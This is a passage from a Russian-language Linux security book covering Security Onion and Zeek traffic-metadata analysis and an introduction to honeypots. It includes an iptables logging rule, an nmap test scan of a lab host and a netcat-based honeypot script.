Таким образом можно сузить выводимую информацию и оставить только то, что нас интересует.

Кроме того, можно фильтровать данные по геолокации. Создайте список, который показывает версию TLS, IP-адрес источника, IP-адрес назначения, страну и город:

```

> Jul 7, 2021 @ 16:44:22.756 TLSv13 192.168.122.151 99.86.61.75 US Seattle
> Jul 7, 2021 @ 16:44:22.737 - 192.168.122.151 192.229.210.127 US -
> Jul 7, 2021 @ 16:44:14.162 - 192.168.122.149 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.162 - 192.168.122.149 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.162 - 192.168.122.149 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.147 - 192.168.122.84 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.147 - 192.168.122.84 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.122 - 192.168.122.84 8.8.8.8 US -
> Jul 7, 2021 @ 16:44:14.122 - 192.168.122.84 8.8.8.8 US -

```

Рис. 13.33. Добавление информации о геолокации в запрос

Теперь выделите запись **US** в столбце **Country** и выберите «-», чтобы отфильтровать пункты назначения в США:




Рис. 13.34. Удаление пунктов назначения «US»

В результате список стал интереснее:

>	Jul 7, 2021 @ 16:42:21.219	-	192.168.122.84	163.172.85.40	FR	Reims
>	Jul 7, 2021 @ 16:42:17.789	TLSv13	192.168.122.121	209.148.171.41	CA	-
>	Jul 7, 2021 @ 16:42:17.763	-	192.168.122.121	209.148.171.41	CA	-
>	Jul 7, 2021 @ 16:42:17.712	-	192.168.122.121	209.148.171.42	CA	-
>	Jul 7, 2021 @ 16:42:14.327	TLSv12	192.168.122.201	40.100.162.18	CA	Québec
>	Jul 7, 2021 @ 16:42:14.301	-	192.168.122.201	40.100.162.18	CA	Québec
>	Jul 7, 2021 @ 16:42:12.321	TLSv12	192.168.122.201	40.100.162.18	CA	Québec
>	Jul 7, 2021 @ 16:42:12.294	-	192.168.122.201	40.100.162.18	CA	Québec

Рис. 13.35. Итоговый запрос

Если детализировать и фильтровать данные подобным образом, можно быстро и легко получить такие результаты, как, например, «TLSv1.0 или ниже с пунктом назначения в Китае, России или Северной Корее».

Даже если просто отфильтровать версии TLS, можно быстро получить список «неизвестных» версий. Обратите внимание, что в любой момент можно развернуть любую строку, чтобы получить полные метаданные для каждого сеанса:

>	Jul 7, 2021 @ 16:44:12.142	unknown-64282	192.168.122.151	31.13.80.52	IE
>	Jul 7, 2021 @ 16:44:08.962	TLSv13	192.168.122.151	31.13.80.8	IE
>	Jul 7, 2021 @ 16:44:08.172	unknown-64282	192.168.122.151	31.13.80.5	IE

Рис. 13.36. Отображение только «неизвестных» версий TLS

Давайте рассмотрим IP-адрес назначения в первой строке:

Security Onion - Navigation		Security Onion - All Logs		Security Onion - Top Network Protocols			
Home		131 Count		ssl			
Event Category Alert File Host Network							
Security Onion - Dataset		Security Onion - Source IPs		Security Onion - Destination IPs		Security Onion - Destination Ports	
Export		Export		Export		Export	
Dataset	Count	Source IP	Count	Destination IP	Count	Destination Port	Count
conn	74	192.168.122.151	117	31.13.80.52	117	443	117
ssl	43	31.13.80.52	14	192.168.122.151	14		
file	14						

Рис. 13.37. Подробная информация о подозрительном IP-адресе

Кто еще подключался к этому проблемному узлу по SSL? В реальном инциденте безопасности вы могли бы использовать этот метод, чтобы получить важную информацию, например: «Мы знаем, что был затронут клиент X. Посмотрим, у кого еще был похожий трафик, чтобы понять, широко ли распространилась эта проблема»:




Рис. 13.38. Другие внутренние узлы с таким же подозрительным трафиком

Здесь можно увидеть, как метаданные, такие как версии SSL, сведения об эмитентах сертификатов и коды стран для IP-адресов назначения, могут быстро предоставить интересную информацию. Подумайте о том, до чего можно докопаться, используя тысячи доступных условий поиска!

Если вы исследуете трафик, чтобы решить проблему, или обрабатываете инцидент безопасности, вы убедитесь, как сбор метаданных трафика помогает не только получать полезную информацию об изучаемых узлах и задействованных сеансах, но и искать похожие узлы и сеансы, которые тоже могли пострадать!

И это только вершина айсберга. Таким образом можно глубоко анализировать трафик не только SSL/TLS, но и сотен других протоколов!

Итоги

В этой главе мы обсудили несколько методов обнаружения и предотвращения вторжений. Мы начали с того, в каком месте архитектуры лучше всего размещать те или иные технологии, а затем перешли к конкретным решениям. Мы рассмотрели классические сетевые решения IPS, а именно Snort и Suricata. Мы также кратко коснулись IPS, специфичных для интернета, в частности решений WAF и RASP.

Мы рассмотрели примеры того, как с помощью IPS (Suricata) можно обнаруживать и предотвращать проблемы безопасности; при этом мы создали настраиваемое

правило для сеансов telnet. На примере P0f был продемонстрирован пассивный сбор трафика для инвентаризации оборудования и программного обеспечения, а также для решения вопросов безопасности. Наконец, чтобы извлечь больше пользы из собранных данных, мы применяли к ним Zeek, который собирает и фильтрует метаданные. В частности, Zeek помогает глубоко анализировать сетевой трафик, чтобы найти необычные ситуации, которые могут указывать на проблемы безопасности или эксплуатации.

В следующей главе мы еще больше расширим этот подход, перейдя от пассивной модели сбора к настройке «приманок», на которые удастся «ловить» вредоносные узлы с чрезвычайно высокой точностью.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Если есть подозрение, что происходит эксфильтрация данных в определенную страну с использованием «неизвестной» версии TLS, какой инструмент следует использовать, чтобы узнать, какие внутренние узлы были затронуты?
2. Если у вас есть большой парк клиентских машин Windows, которые используют клиент PuTTY SSH, как провести их инвентаризацию без поиска в локальном хранилище каждой машины?
3. Для каких целей вы бы разместили IPS во внутренней сети, а для каких — непосредственно на брандмауэре?

Ссылки

- Установка SELKS: <https://github.com/StamusNetworks/SELKS/wiki/First-time-setup>
- Установка Security Onion: <https://docs.securityonion.net/en/2.3/installation.html>
- Установка Suricata (6.0.0): <https://suricata.readthedocs.io/en/suricata-6.0.0/install.html>
- Документация по Suricata: <https://suricata.readthedocs.io>
- Документация по Snort: <https://www.snort.org/documents>
- Правила Snort: <https://snort.org/downloads/#rule-downloads>
- Цифровые отпечатки JA3: <https://ja3er.com>
- <https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967>
- HASSH: <https://github.com/salesforce/hassh>
- OpenRASP: <https://github.com/baidu/openrasp>

-
- ModSecurity: [https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-\(v2.x\)modsemodse](https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-(v2.x)modsemodse)
 - Службы WAF для балансировщика нагрузки: <https://www.haproxy.com/haproxy-web-application-firewall-trial/>
 - Документация по Zeek: <https://docs.zeek.org/en/master/>
 - Security Onion: <https://securityonionsolutions.com/software>

Глава 14

Приманки (honeypots) в Linux

В этой главе мы обсудим honeypots — фальшивые службы-приманки, которые можно развернуть, чтобы собирать данные об активности злоумышленников с почти нулевым процентом ложных срабатываний. Мы обсудим различные архитектуры и варианты размещения, а также риски развертывания приманок. Эта глава даст вам представление о том, как в сети реализуются различные «обманные маневры», которые позволяют отвлечь и замедлить злоумышленников и предоставить максимально достоверный отчет об их активности.

В этой главе мы рассмотрим следующие темы:

- Обзор служб Honeypot: что такое приманки и зачем они нужны?
- Сценарии и архитектура развертывания: где разместить приманку?
- Риски развертывания приманок
- Примеры приманок
- Распределенная (общественная) приманка — проект DShield Honeypot от Internet Storm Center

Технические требования

Все варианты приманок из этой главы можно развернуть непосредственно на учебном узле Linux, который мы использовали в этой книге, или на копии виртуальной машины этого узла. Последний пример приманки от Internet Storm Center, возможно, имеет смысл настроить на другом выделенном узле. В частности, если вы планируете разместить эту службу в интернете, я бы предложил сделать это на выделенном узле, который можно удалить в любой момент.

Обзор служб Honeypot: что такое приманки и зачем они нужны?

Приманка — это, по сути, фальшивый сервер: он выдает себя за настоящий сервер того или иного типа, но не обслуживает никаких реальных данных или функций, кроме ведения журнала и оповещений о любой сетевой активности.

Зачем может понадобиться что-то подобное? Помните, в главе 13 «Системы предотвращения вторжений в Linux» мы имели дело с ложными срабатываниями? Это оповещения, которые сообщают об атаке, но на самом деле вызываются легитимным трафиком. А приманки обычно порождают только такие оповещения, которые можно назвать «высококачественными». Если приманка срабатывает, это происходит либо из-за реальной активности злоумышленника, либо из-за неправильной конфигурации.

Например, во VLAN вашего сервера может быть установлена приманка, которая имитирует сервер SQL. Этот сервер будет прослушивать порт 1433/tcp (SQL) и, возможно, также порт 3389/tcp (удаленный рабочий стол). Поскольку это не настоящий SQL-сервер, никаким другим узлам никогда не понадобится к нему подключаться ни на одном из портов. Если приманка видит соединение, значит, либо кто-то ковыряется в сети там, где не надо, либо это реальная атака. Кстати, тест на проникновение почти всегда «собирает на себя» все приманки в проекте, потому что такой тест сканирует всевозможные подсети на наличие распространенных служб.

При этом многие атаки оставляют вам совсем не много времени, чтобы изолировать и удалить злоумышленника из сети, прежде чем он нанесет непоправимый вред. Могут ли приманки помочь с этим? Если коротко — то да, абсолютно. Бывает несколько видов приманок:

Тип приманки	Функции
Оповещения о подключении к порту	На сервере нет открытых портов, но когда злоумышленник во время сканирования отправляет начальный флаг SYN, регистрируется оповещение. Приманки такого типа удобны, потому что их можно запускать на рабочих серверах: они используют очень мало ресурсов и не дают злоумышленнику ни возможности закрепиться, ни знаков того, что он мог быть обнаружен
Оповещения о подключениях к порту с запущенной службой	Есть фактически работающая служба с открытым портом для подключения. За этим портом может ничего не быть, но сканер или клиент злоумышленника по крайней мере согласует полное трехстороннее квитирование
Полноценная фиктивная служба, работающая на сервере-приманке	За открытым портом находится реальная действующая служба — зачастую это веб-служба или SSH/telnet. Преимущество такой схемы в том, что можно наблюдать, какие действия предпринимает злоумышленник: какие атаки он проводит, какими уязвимостями он пытается воспользоваться или какие учетные данные он использует для атаки методом полного перебора или со словарем

Тип приманки	Функции
Серверы типа «смоляная яма» или «лабиринт»	<p>Эти службы предназначены для того, чтобы отнять у злоумышленника время, за которое вы сможете настроить средства защиты или обнаружить и удалить злоумышленника из своей сети.</p> <p>Например, к серверу типа «смоляная яма» (tarpit) можно подключаться, но при этом каждый последующий запрос будет занимать все больше времени. Такие серверы часто работают на уровне ТСП, поэтому они очень гибкие и с их помощью можно «отлавливать» атаки на любые службы.</p> <p>«Лабиринты» — это обычно веб-серверы. Они предоставляют злоумышленнику бесконечно вложенные веб-страницы: зачастую без реального контента, только с бесконечной чередой ссылок с одних страниц на другие.</p> <p>Оба метода очень эффективны против автоматического сканирования: они успешно заставляют сканер злоумышленника застревать на одном сервере на несколько часов или даже дней. За это время вы сможете определить адрес злоумышленника и восстановить скомпрометированный узел</p>

Эти сценарии обычно касаются внутренних приманок и относятся к злоумышленникам, которые уже находятся в вашей сети. Злоумышленник при этом уже скомпрометировал один или несколько узлов сети и пытается продвинуться «вверх по пищевой цепочке» к более ценным узлам и службам (и данным). В этих ситуациях у вас есть определенный контроль над платформой злоумышленника: если это скомпрометированный узел, вы можете отключить его от сети и привести в порядок, а если это физический узел злоумышленника (например, после компрометации беспроводной сети), вы можете удалить его из своей сети и перекрыть способ доступа, который он использовал.

Другой сценарий предназначен исключительно для исследований. Например, можно разместить приманку в виде веб-сервера в общедоступном интернете, чтобы отслеживать тенденции различных атак. Эти тенденции часто сигнализируют сообществу специалистов по безопасности, что появилась новая уязвимость: можно наблюдать, как злоумышленники пытаются воспользоваться уязвимостью веб-службы на той или иной платформе, чего раньше не встречалось «в дикой природе». Или, например, вы можете обнаружить, что при атаках на службы аутентификации для веб-серверов или серверов SSH используются новые учетные записи, что может указывать на новую разновидность вредоносного ПО или, возможно, на то, что у какой-то новой службы произошла утечка учетных данных подписчиков. В общем, в этом сценарии мы не защищаем нашу сеть, а отслеживаем новые враждебные действия, чтобы на основе полученной информации можно было обеспечивать безопасность любых сетей.

Приманки не ограничиваются сетевыми службами. В качестве приманок также все чаще используется информация и учетные данные. Например, вы можете заготовить специальные файлы с «привлекательными» именами, при открытии которых будет срабатывать оповещение. Это может указывать на то, что вас атакуют изнутри вашей сети (естественно, обязательно зафиксируйте IP-адрес и имя пользователя, от которого произошла атака). Также можно завести в системе фиктивные учетные записи и активировать оповещение при попытке доступа к ним: это еще один метод обнаружить злоумышленника внутри вашей среды. Еще один вариант — пометить ключевые данные «водяным знаком»: если они когда-нибудь будут замечены за пределами вашей среды, вы узнаете, что у вас есть утечка. Все эти методы основаны на одной и той же идее: настроить набор достоверных оповещений, которые срабатывают, когда злоумышленник получает доступ к приманке — серверу, учетной записи или файлу.

Теперь, когда вы знаете, что такое сервер-приманка и зачем он может понадобиться, давайте поговорим о том, где его можно разместить внутри сети.

Сценарии и архитектура развертывания: где разместить приманку?

Приманки во внутренней сети широко используются для того, чтобы просто отслеживать запросы на подключение к портам, которые обычно подвергаются атакам. Во внутренней сети типичной организации существует стандартный список портов, которые большинство злоумышленников сканируют, когда только начинают исследовать сеть. Если вы видите запрос на подключение к любому из этих портов на сервере, где на самом деле нет соответствующей службы, это весьма достоверный сигнал, который с высокой вероятностью указывает на вредоносную активность.

Какие порты имеет смысл наблюдать? Целесообразно включить в список следующее:

Порты и протоколы	Служба	Типичные цели
53/tcp и 53/udp	DNS	Серверы DNS
445/tcp	SMB	Узлы на базе Windows Samba, запущенная под Linux NAS, SAN и файловые серверы
67/udp (помните, что порт 68/udp используется для ответного трафика в DHCP)	DHCP	Серверы DHCP
1521/tcp	Oracle SQLNet	Базы данных Oracle
1433/tcp	MS SQL	Базы данных MS SQL

Порты и протоколы	Служба	Типичные цели
80/tcp, 8080/tcp, 443/tcp	Веб-службы	Веб-серверы, административный доступ к различной инфраструктуре ИТ
902/tcp	Устаревшие службы ESXi	Гипервизоры ESXi и серверы vCenter
9433/tcp	vCenter	Административный доступ к серверу vCenter
88/tcp, 389/tcp, 646/tcp	Kerberos, LDAP, LDAPS	Контроллеры домена Active Directory или узлы на базе ОС Linux, обслуживающие Kerberos или LDAP
3260/tcp	iSCSI	Хранилище iSCSI
22/tcp, 23/tcp	SSH, Telnet	SSH и Telnet — универсальные терминальные приложения, которые в настоящее время в основном используются для администрирования устройств. Наличие Telnet в среде эксплуатации обычно указывает на проблемы с базовыми мерами безопасности: это открытый текстовый протокол, и все руководства по безопасности настоятельно рекомендуют его отключать

Этот список, конечно же, можно продолжать сколько угодно: распространенная практика состоит в том, чтобы маскировать приманки под реальные службы, которые работают в среде эксплуатации. Например, на производстве или на коммунальном предприятии могут использоваться приманки, которые выдают себя за службы **диспетчерского управления и сбора данных (SCADA)** или **системы промышленного управления (ICS)**.

Если рассмотреть пример из нашего списка, то приманка, которая имитирует сервер SQL, скорее всего, будет прослушивать порты TCP 445 и 1433. Чего точно не стоит делать — это прослушивать слишком много портов. Например, если ваш сервер прослушивает сразу все порты из предыдущей таблицы, это немедленно дает злоумышленнику понять, что это приманка, ведь эти порты почти никогда

не встречаются на одном и том же настоящем узле одновременно. Также это подсказывает злоумышленнику, что стоит изменить стратегию атаки, так как теперь он знает, что у вас есть приманки и что вы, скорее всего, отслеживаете их активность.

Итак, где же размещать приманки? Когда-то системные администраторы, интересующиеся безопасностью, выносили в интернет приманки SSH просто из «спортивного интереса» — чтобы посмотреть, как с ними будут взаимодействовать. Это время давно прошло: сейчас все, что размещено непосредственно в интернете, подвергается атакам несколько раз в день — или в час, или в минуту, в зависимости от того, что это за организация и какие службы она предоставляет.

Где встречаются приманки в современной сети? Одну из них можно поместить в DMZ:




Рис. 14.1. Приманки в DMZ

Однако ценность такого приема ограничена, потому что он просто обнаруживает атаки из интернета, которые происходят плюс-минус непрерывно, как мы уже обсуждали в главе 13 «Системы предотвращения вторжений в Linux». Чаще приманки встречаются во внутренних подсетях:




Рис. 14.2. Приманки во внутренней сети

Этот подход — отличный способ обнаруживать внутренние атаки почти со стопроцентной точностью. Конечно, при этом будут регистрироваться и ваши собственные внутренние сканирования, которые вы выполняете вручную или по расписанию, — но кроме них любую обнаруженную активность смело можно считать атакой или по крайней мере поводом для расследования.

Исследовательские приманки в общедоступном интернете позволяют собирать информацию о тенденциях вредоносной активности. Кроме того, они обычно также позволяют сравнивать профиль атак в вашей среде с консолидированными данными обо всех атаках в интернете.




Рис. 14.3. Исследовательские приманки в общедоступном интернете

Теперь, когда у нас есть представление о различных архитектурах развертывания приманок и о том, зачем они могут понадобиться, давайте упомянем о рисках, которые связаны с развертыванием таких фиктивных узлов.

Риски развертывания приманок

Поскольку приманки предназначены для того, чтобы обнаруживать злоумышленников, вполне логично ожидать, что злоумышленники будут их успешно атаковать и компрометировать. В частности, предыдущий пример, когда службы размещены в общедоступном интернете, демонстрирует довольно рискованное решение. Если вы позволяете злоумышленнику «клонуть» на вашу приманку, вы при этом позволяете ему закрепиться в вашей сети и получить контроль над оповещениями, которые отправляет эта приманка и на которые вы, вероятно, полагаетесь при обнаружении атак. При этом разумно всегда планировать сценарий компрометации и меры по смягчению последствий:

- Если приманка выходит в общедоступный интернет, разместите ее в DMZ, чтобы из этого сегмента не было доступа ни к каким из ваших действующих узлов.
- Если приманка должна находиться во внутренней сети, можно все равно разместить ее в DMZ, но настроить записи NAT так, чтобы она выглядела расположенной во внутренней сети. Также этого можно добиться с помощью **частной VLAN (PVLAN)**.
- Разрешите только те исходящие действия, которые вы можете позволить приманке.
- Создайте образ приманки, чтобы, если ее понадобится восстановить с нуля, вы делали это из заведомо исправного образа, а не переустанавливали Linux и всю среду. Здесь будет очень полезна виртуализация, благодаря которой восстановление сервера-приманки может занять всего несколько минут или секунд.
- Регистрируйте всю активность своих приманок в централизованном месте. Это само собой разумеющееся правило, потому что со временем вы придете к тому, чтобы развертывать аналогичные приманки в разных ситуациях. Централизованное ведение журнала позволяет настроить централизованные оповещения, исходящие не от самих узлов, которые злоумышленник может скомпрометировать. Обратитесь к главе 12 «Сетевой мониторинг с помощью Linux», чтобы освежить знания о подходах к централизованному ведению журналов и защите соответствующих серверов.
- Настройте регулярную ротацию приманок: в самой приманке не должно быть никаких долговременных данных, кроме локальных журналов. Поэтому, если у вас есть надежные механизмы восстановления узла, имеет смысл автоматизировать пересоздание приманок на регулярной основе.

Не забывая об этих предупреждениях, давайте обсудим некоторые распространенные типы приманок, начиная с простейшего метода оповещений об атакованных портах.

Примеры приманок

В этом разделе мы обсудим, как создавать и развертывать различные приманки. Мы расскажем, как их настроить, где их можно разместить и почему. Вот на каких решениях мы сосредоточимся:

- Простые приманки типа «порт TCP», которые оповещают о сканировании портов и попытках подключения к различным службам. Мы обсудим как механизмы оповещений без открытых портов (чтобы злоумышленник не знал, что он поднял тревогу), так и фактические службы с открытыми портами, которые замедляют действия злоумышленника.

- Готовые приложения-приманки — как с открытым исходным кодом, так и коммерческие.
- Приманка DShield HoneyPot от Internet Storm Center — распределенное решение, которое работает в интернете.

Простые приманки для оповещения об атакованных портах: iptables, netcat и portspooft

В Linux легко обнаружить простейшие запросы на подключение к порту — вам даже не нужен прослушивающий порт! Таким образом можно не только отлавливать вредоносные узлы в своей внутренней сети, но и не показывать злоумышленникам никаких открытых портов, чтобы они даже не узнали, что вы их отследили.

Мы будем использовать iptables, чтобы отслеживать запросы на подключение к любому заданному порту, а затем регистрировать их. Следующая команда отслеживает запросы на подключение (пакеты SYN) к порту 8888/tcp:

```
$ sudo iptables -I INPUT -p tcp -m tcp --dport 8888 -m state --state NEW -j LOG --log-level 1 --log-prefix "HONEYPOT - ALERT PORT 8888"
```

Эту схему легко проверить с помощью команды nmap (с удаленной машины). Обратите внимание, что на самом деле порт закрыт:

```
$ nmap -Pn -p8888 192.168.122.113
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-09 10:29
Eastern Daylight Time
Nmap scan report for 192.168.122.113
Host is up (0.00013s latency).
PORT      STATE SERVICE
8888/tcp  closed sun-answerbook
MAC Address: 00:0C:29:33:2D:05 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds
```

Теперь можно посмотреть на записи в журналах:

```
$ cat /var/log/syslog | grep HONEYPOT
Jul 9 10:29:49 ubuntu kernel: [ 112.839773] HONEYPOT - ALERT PORT 8888IN=ens33
OUT= MAC=00:0c:29:33:2d:05:3c:52:82:15:52:1b:08:00 SRC=192.168.122.201
DST=192.168.122.113 LEN=44 TOS=0x00 PREC=0x00 TTL=41 ID=42659 PROTO=TCP SPT=44764
DPT=8888 WINDOW=1024 RES=0x00 SYN URGP=0 robv@ubuntu:~$ cat /var/log/kern.log |
grep HONEYPOT
Jul 9 10:29:49 ubuntu kernel: [ 112.839773] HONEYPOT - ALERT PORT 8888IN=ens33
OUT= MAC=00:0c:29:33:2d:05:3c:52:82:15:52:1b:08:00 SRC=192.168.122.201
DST=192.168.122.113 LEN=44 TOS=0x00 PREC=0x00 TTL=41 ID=42659 PROTO=TCP SPT=44764
DPT=8888 WINDOW=1024 RES=0x00 SYN URGP=0
```

Как понятно из главы 12 «Сетевой мониторинг с помощью Linux», после этого можно заносить записи на удаленный сервер системного журнала и оповещать

о любом вхождении слова HONEYPOT. Эту модель можно расширить, включив в нее любое количество интересующих портов.

Если вы хотите, чтобы порт был открыт и выдавал оповещения, это можно сделать с помощью команды `netcat`. Можно даже «щегольнуть» и добавить текстовые баннеры:

```
#!/bin/bash
PORT=$1
i=1
HPD='/root/hport'
if [ ! -f $HPD/$PORT.txt ]; then
    echo $PORT >> $HPD/$PORT.txt
fi

BANNER='cat $HPD/$PORT.txt'
while true;
do
    echo "....." >> $HPD/$PORT.log;
    echo -e $BANNER | nc -l $PORT -n -v 1>> $HPD/$PORT.log 2>> $HPD/$PORT.log;
    echo "Connection attempt - Port: $PORT at" `date`;
    echo "Port Connect at:" `date` >> $HPD/$PORT.log;
done
```

Поскольку мы прослушиваем произвольные порты, этот сценарий нужно запустить с правами суперпользователя. Также обратите внимание, что если вам нужен определенный баннер (например, RDP для порта 3389/tcp или ICA для 1494/tcp), то надо создать соответствующие файлы баннеров таким образом:

```
echo RDP > 3389.txt
```

Когда злоумышленник подключится, вывод будет выглядеть так:

```
# /bin/bash ./hport.sh 1433
Connection attempt - Port: 1433 at Thu 15 Jul 2021 03:04:32 PM EDT
Connection attempt - Port: 1433 at Thu 15 Jul 2021 03:04:37 PM EDT
Connection attempt - Port: 1433 at Thu 15 Jul 2021 03:04:42 PM EDT
```

А файл журнала будет выглядеть следующим образом:

```
$ cat 1433.log
.....
Listening on 0.0.0.0 1433
.....
Listening on 0.0.0.0 1433
Connection received on 192.168.122.183 11375
Port Connect at: Thu 15 Jul 2021 03:04:32 PM EDT
.....
Listening on 0.0.0.0 1433
Connection received on 192.168.122.183 11394
```

```
Port Connect at: Thu 15 Jul 2021 03:04:37 PM EDT
.....
Listening on 0.0.0.0 1433
Connection received on 192.168.122.183 11411
Port Connect at: Thu 15 Jul 2021 03:04:42 PM EDT
.....
Listening on 0.0.0.0 1433
```

